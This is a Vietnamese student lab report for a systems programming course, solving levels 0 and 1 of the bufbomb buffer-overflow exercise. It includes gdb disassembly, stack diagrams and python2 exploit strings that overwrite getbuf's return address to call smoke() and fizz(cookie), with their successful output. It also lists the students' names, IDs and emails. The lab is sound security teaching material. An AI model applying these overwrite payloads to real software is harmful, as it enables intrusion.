

BÁO CÁO THỰC HÀNH

Môn học: **Lập trình hệ thống (NT209)**

Lab 5 – Buffer overflow (Phần 1)

GVHD: *Đỗ Thị Thu Hiền*

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT209.N22.ATCL.1

STT	Họ và tên	MSSV	Email
1	Võ Sỹ Minh	21521146	21521146@gm.uit.edu.vn
2	Lê Huy Hùng	21520888	21520888@gm.uit.edu.vn
3			

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Level 0	100%
2	Level 1	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, yêu cầu trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Level 0

E.1 Vẽ stack

// Phân tích và vẽ stack

```
gdb-peda$ disass getbuf
Dump of assembler code for function getbuf:
0x0874eb08 <+0>:      push    ebp
0x0874eb09 <+1>:      mov     ebp,esp
0x0874eb0b <+3>:      sub     esp,0x48
0x0874eb0e <+6>:      sub     esp,0xc
0x0874eb11 <+9>:      lea     eax,[ebp-0x3c]
0x0874eb14 <+12>:     push    eax
0x0874eb15 <+13>:     call   0x0874e5b8 <Gets>
0x0874eb1a <+18>:     add     esp,0x10
0x0874eb1d <+21>:     mov     eax,0x1
0x0874eb22 <+26>:     leave
0x0874eb23 <+27>:     ret
End of assembler dump.
```

Stack được nói rộng thêm với kích thước 0x48 khi gọi hàm getbuf()

Đưa biến cục bộ <ebp-0x3C> vào stack hay ta biết đây là biến v1[60] (tức là buf)
(0x3C = 60)

```
signed int getbuf()
{
    char v1; // [sp+Ch] [bp-3Ch]@1

    Gets(&v1);
    return 1;
}
```

Vậy ta đã xác định được vị trí và độ dài của chuỗi ta nhập vào rồi nên từ đây sẽ tìm cách lấp đầy biến và ghi đè để tạo buffer overflow.

Qua trên ta vẽ stack như sau:

	High
arg	
Return address	
Old %ebp	ebp
buf[60]	ebp - 0x3C
	Low

E.2 Xác định độ dài chuỗi và vị trí cần ghi đè

// Phân tích

Với mục tiêu là gọi hàm smoke(), ta cần ghi đè return address của hàm getbuf() thành địa chỉ của hàm smoke().

Ta cần 60 bytes để lấp đầy biến buf, 4 bytes để ghi đè Old %ebp và 4 bytes cuối sẽ là địa chỉ của hàm smoke()

E.3 Xác định giá trị mới sẽ ghi đè

// Cách tìm, giá trị tìm được?

Với 64 bytes đầu ta đơn giản là để lấp đầy nên ta chọn bất kì. 4 bytes cuối thì cần là địa chỉ của hàm smoke():

Sử dụng info functions của gdb để tìm địa chỉ:

Vậy địa chỉ của hàm smoke() cần ghi đè ở return address là: **0x0874e34b**

```
minh@minh-VirtualBox: ~/Do
0x0874e280 __x86.get_pc_thunk.bx
0x0874e290 deregister_tm_clones
0x0874e2c0 register_tm_clones
0x0874e300 __do_global_dtors_aux
0x0874e320 frame_dummy
0x0874e34b smoke
0x0874e378 fizz
0x0874e3c9 bang
0x0874e424 test
0x0874e49e testn
0x0874e518 save_char
0x0874e59f save_term
0x0874e5b8 Gets
0x0874e623 usage
0x0874e68c buschd1a
```

E.4 Dựng chuỗi exploit

// Nội dung chuỗi đầy đủ?

Với các thông tin trên ta dựng nên chuỗi dùng để nhập vào chương trình:

64 bytes 'a' và địa chỉ của hàm smoke(). Ở đây ta dùng lệnh print của python.

=> `python2 -c "print 'a'*64 + '\x4b\xe3\x74\x08'" | ./bufbomb -u 11460888`

E.5 Kết quả

// Lệnh thực thi? Kết quả?

```
minh@minh-VirtualBox:~/Downloads/NT209$ python2 -c "print 'a'*64 +
'\x4b\xe3\x74\x08'" | ./bufbomb -u 11460888
Userid: 11460888
Cookie: 0x3ce2a70b
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

2. Level 1

E.1.1 Về stack

// Phân tích và vẽ stack

Với mục tiêu là gọi hàm `fizz()` cùng với việc truyền tham số vào

```

1 void fizz(int val)
2 {
3     if (val == cookie) {
4         printf("Fizz!: You called fizz(0x%x)\n", val);
5         validate(1);
6     } else {
7         printf("Misfire: You called fizz(0x%x)\n", val);
8         exit(0);
9     }
10 }
```

Ta thấy để thực thi đúng yêu cầu đề bài, nhảy vào hàm `fizz` và in ra message “Fizz!: You called fizz...” thì phải thỏa điều kiện biến `a1 = cookie`.

Vậy ta cần làm tham số truyền vào hàm `fizz` có giá trị bằng `cookie`

```

gdb-peda$ disass fizz
Dump of assembler code for function fizz:
0x0874e378 <+0>:    push    ebp
0x0874e379 <+1>:    mov     ebp,esp
0x0874e37b <+3>:    sub     esp,0x8
0x0874e37e <+6>:    mov     edx,DWORD PTR [ebp+0x8]
0x0874e381 <+9>:    mov     eax,ds:0x8753158
0x0874e386 <+14>:   cmp     edx,eax
0x0874e388 <+16>:   jne     0x874e3ac <fizz+52>
0x0874e38a <+18>:   sub     esp,0x8
0x0874e38d <+21>:   push    DWORD PTR [ebp+0x8]
0x0874e390 <+24>:   push    0x874fccb
0x0874e395 <+29>:   call    0x80488a0 <printf@plt>
0x0874e39a <+34>:   add     esp,0x10
0x0874e39d <+37>:   sub     esp,0xc
0x0874e3a0 <+40>:   push    0x1
0x0874e3a2 <+42>:   call    0x874ecc2 <validate>
0x0874e3a7 <+47>:   add     esp,0x10
0x0874e3aa <+50>:   jmp     0x874e3bf <fizz+71>
0x0874e3ac <+52>:   sub     esp,0x8
0x0874e3af <+55>:   push    DWORD PTR [ebp+0x8]
0x0874e3b2 <+58>:   push    0x874fcec
0x0874e3b7 <+63>:   call    0x80488a0 <printf@plt>
```

Nếu ta ghi đè địa chỉ **return address** của hàm gọi bằng địa chỉ của hàm fizz như ở level 0, thì khi chương trình thực hiện lệnh ret, nó sẽ **nhảy trực tiếp** đến đoạn mã thực thi của hàm fizz bắt đầu bằng lệnh "push ebp" như được thể hiện trong hình ảnh.

Việc nhảy chương trình bằng cách này khác với việc sử dụng lệnh call một chút. Thông thường, khi sử dụng lệnh call, stack sẽ **tự động thêm địa chỉ trả về** của hàm gọi vào stack trước khi nhảy đến hàm được gọi. Nhưng khi ta ghi đè địa chỉ trả về của hàm gọi ở level 0 thì **không có** địa chỉ trả về được thêm vào stack.

Sau khi kết thúc chương trình, **stack của hàm getbuf** sẽ được **dọn dẹp**, bao gồm cả return address trước khi nhảy đến địa chỉ return address có trong stack.

Sau đó, chương trình sẽ **nhảy trực tiếp đến hàm fizz** và thực hiện các lệnh khởi tạo stack như thông thường, bao gồm các lệnh "push ebp" và "mov ebp, esp". Điểm khác biệt duy nhất là **không có return address trong stack**. Vậy stack ở thời điểm này sẽ khác so với stack trước như sau:

	High	ebp+8	High
arg		ebp+4	
Return address		Old %ebp	ebp
0xb %ebp	ebp		
buf[60]			
	ebp - 0x3C		
	Low		Low

Hình trên thấy rõ sự tương quan (vị trí) của stack hàm getbuf() và stack hàm fizz(). Vì không có return address, nên ta thấy cụ thể %ebp của hàm fizz cao hơn hàm getbuf cũ (trước khi được dọn stack) là 4 bytes.

E.2 Xác định độ dài chuỗi và vị trí cần ghi đè

// Phân tích

Do hàm fizz vẫn cứ lấy giá trị tại ebp+8 và so sánh với giá trị cookie. Nên ta cần chuỗi exploit như sau:

64 bytes buffer + 4 bytes địa chỉ fizz + 4 bytes (lấp <ebp+4>) + giá trị cookie

E.3 Xác định giá trị mới sẽ ghi đè

// Cách tìm, giá trị tìm được?

Địa chỉ hàm fizz: **0x0874e378**

```
minh@minh-VirtualBox: ~/Do
0x0874e280 __x86.get_pc_thunk.bx
0x0874e290 deregister_tm_clones
0x0874e2c0 register_tm_clones
0x0874e300 __do_global_dtors_aux
0x0874e320 frame_dummy
0x0874e34b smoke
0x0874e378 fizz
0x0874e3c9 bang
0x0874e424 test
0x0874e49e testn
0x0874e518 save_char
0x0874e59f save_term
0x0874e5b8 Gets
0x0874e623 usage
0x0874e686 husband1a
```

Giá trị cookie:

```
minh@minh-VirtualBox: ~/Downloads/NT209$ ./makecookie 11460888
0x3ce2a70b
```

E.4 Dựng chuỗi exploit

// Nội dung chuỗi đầy đủ?


Với các thông tin trên ta dựng nên chuỗi dùng để nhập vào chương trình:

64 bytes buffer + 4 bytes địa chỉ fizz + 4 bytes (lấp <ebp+4>) + giá trị cookie

=> `python2 -c "print 'a'*64 + '\x78\xe3\x74\x08' + 'a'*4 + '\x0b\xa7\xe2\x3c'" | ./bufbomb -u 11460888`

E.5 Kết quả

// Lệnh thực thi? Kết quả?



```
minh@minh-VirtualBox:~/Downloads/NT209$ python2 -c "print 'a'*64 + '\x78\xe3\x74\x08' + 'a'*4 + '\x0b\xa7\xe2\x3c'" | ./bufbomb -u 11460888
Userid: 11460888
Cookie: 0x3ce2a70b
Type string:Fizz!: You called fizz(0x3ce2a70b)
VALID
NICE JOB!
```


YÊU CẦU CHUNG

Báo cáo:

- File **.PDF**.
- Đặt tên theo định dạng: **[Mã lớp]-Lab5_NhomX_MSSV1-MSSV2-MSSV3.pdf** (trong đó X là số thứ tự nhóm, MSSV gồm đầy đủ MSSV của tất cả các thành viên thực hiện bài thực hành).

Ví dụ: *[NT209.N22.ATCL.1]-Lab5_Nhom2_21520001-21520013-21520678.pdf*.

- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT